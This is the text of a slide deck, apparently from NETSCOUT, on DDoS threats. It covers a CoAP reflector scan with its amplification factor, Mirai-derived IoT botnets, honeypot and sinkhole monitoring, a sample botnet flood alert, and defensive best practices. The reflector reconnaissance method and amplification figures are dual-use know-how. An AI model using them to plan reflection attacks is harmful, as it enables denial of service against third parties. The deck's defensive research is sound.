
Scanning for CoAPs

- To better understand the population of potential CoAP reflectors, we performed internet-wide reconnaissance.
- Our methodology reflects the activity we observed – issuing a GET request for /.well-known/core and recording the results. At the time of our scan there were 388,344 CoAP devices on the internet, disregarding the 3.5% of the responses that were a different protocol or garbage data.
- With a 21 byte GET request the average response was 720 bytes, meaning our amplification factor is 34. This is about middle of the pack when compared to other UDP protocols.
- The vast majority of internet-accessible CoAP devices are located in China and utilize a mobile peer-to-peer network.
- CoAP devices are transient by nature, over 80% changed addresses within two weeks. This can dampen the abusability of the exposed devices, since attackers have to continually rescan to establish IP addresses to use in attacks.

The need for increased visibility



The digital underground innovation cycle



MIRAI
SOURCE CODE PUBLISHED
9.30.2016

FIVE VARIANTS
DEVELOPED BY
IoT BOTNET AUTHORS

**OMG
WICKED
JEN X
SATORI
IoTROJAN**

Seeing through the fog



- Monitoring and Infiltration:
 - Detect attacks and attack parameters as they happen in real-time by using botnet infiltration and reflector honeypots.
 - Scan for reflectors and correlate attack activity.
- Lure the attackers into giving away their precious secrets:
 - IoT honeypots show how attackers scan for and infect IoT devices.
- Masquerade as C&C servers:
 - Using DNS sinkholes makes it possible to masquerade as C&C servers, making it possible to gather information on infected devices.

Alert Details	
Key	Value
Botnet	
Attack Type	UDP
Start Time	2018-08-02T22:44:02.503062-04:00
End Time	2018-08-02T22:44:02.503062-04:00
Target Host	62.203
Target IP	62.203
Target Port	3074
Target URI	
Target ASN	
Target City	
Target State	
Target Country	US
Target Organization	
CnC Host	.108.38
CnC Port	5888
CnC URI	
CnC IP	.108.38
CnC ASN	
CnC Country	
CnC Organization	
Option => Flood_Time	3200
Option => Spoofed	32
Option => Poll_Interval	1
Option => Packet_Size	0

Summary



- DDoS attacks have now entered the Terabit era.
- Attacks are now harder hitting, primarily due to the rapid weaponization of new attack vectors.
- Operators should follow Security Best Practices and protect their borders, both external and internal:
 - Scan your networks for known threats and vulnerable IoT devices.
 - Block/Rate limit known threats ("Exploitable port filters")
 - Make VERY strict requirements of your vendors, especially the CPE vendors!
- Take advantage of new information sources to see through the fog.

Thank You.

www.netscout.com

